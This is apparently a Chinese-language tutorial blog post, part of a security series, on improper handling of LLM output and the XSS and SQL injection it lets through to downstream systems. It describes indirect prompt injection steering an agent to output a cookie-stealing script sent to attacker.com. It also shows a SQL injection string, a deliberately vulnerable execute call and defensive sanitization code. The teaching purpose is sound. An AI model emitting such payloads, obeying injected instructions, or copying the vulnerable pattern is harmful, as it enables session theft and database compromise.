iT邦幫忙

2026 iThome 鐵人賽

DAY 10
0
AI Security

AI 時代的紅藍隊攻防:從 LLM 漏洞剖析到 AI Agent 安全實戰系列 第 10

Day 10:LLM05 Improper Output Handling(輸出驗證不當)與 downstream 攻擊

  • 分享至 

  • xImage
  •  
  1. 攻擊原理
    Improper Output Handling 是指 LLM 產生的文字未經任何過濾與轉義(Sanitization),就直接傳遞給前端渲染或後端系統執行。這使得攻擊者可以透過 Prompt Injection 引導 LLM 生成惡意 Payload,進而對下游(Downstream)系統發動傳統資安攻擊。
  2. 下游攻擊練展示

LLM -> Web App (Cross-Site Scripting, XSS)

  • 攻擊鏈:攻擊者利用 Indirect Prompt Injection 讓客服 Agent 輸出惡意 HTML 標籤。
  • LLM 輸出:<script>fetch('[https://attacker.com/steal?cookie=] (https://attacker.com/steal?cookie=)' + document.cookie)</script>
  • 漏洞原因:前端直接以 dangerouslySetInnerHTML 或未轉義的方式渲染 LLM 產生的 Markdown/HTML。

LLM -> Backend Systems (Command / SQL Injection)

  • 攻擊鏈:AI 助理負責幫使用者將自然語言轉為 SQL 語句或系統指令。
  • 使用者輸入:顯示使用者名稱為'admin' or '1'='1'的帳號
  • 漏洞程式碼(錯誤範例):
Python

# 錯誤:直接將 LLM 生成的 SQL 傳給資料庫執行
llm_sql_query = llm.generate("Convert to SQL: " + user_input)
cursor.execute(llm_sql_query) # 引發 SQL Injection
  1. 輸出防禦機制與安全開發規範

前端安全渲染規範

  • 對 LLM 生成的 Markdown / HTML 必須經過 Safe Parser 處理,防範 XSS:
JavaScript

import DOMPurify from 'dompurify';
import { marked } from 'marked';

// 1. 解析 Markdown 2. 使用 DOMPurify 過濾惡意標籤
const rawHtml = marked.parse(llmOutput);
const cleanHtml = DOMPurify.sanitize(rawHtml);
document.getElementById('content').innerHTML = cleanHtml;

防禦矩陣比對表

https://ithelp.ithome.com.tw/upload/images/20260917/20178039Q6BqMrQh2z.png


上一篇
Day 09:LLM03 Supply Chain Vulnerabilities(供應鏈漏洞 ) 與 LLM04 Data Poisoning(資料污染)
系列文
AI 時代的紅藍隊攻防:從 LLM 漏洞剖析到 AI Agent 安全實戰10
圖片
  熱門推薦
圖片
{{ item.channelVendor }} | {{ item.webinarstarted }} |
{{ formatDate(item.duration) }}
直播中

尚未有邦友留言

立即登入留言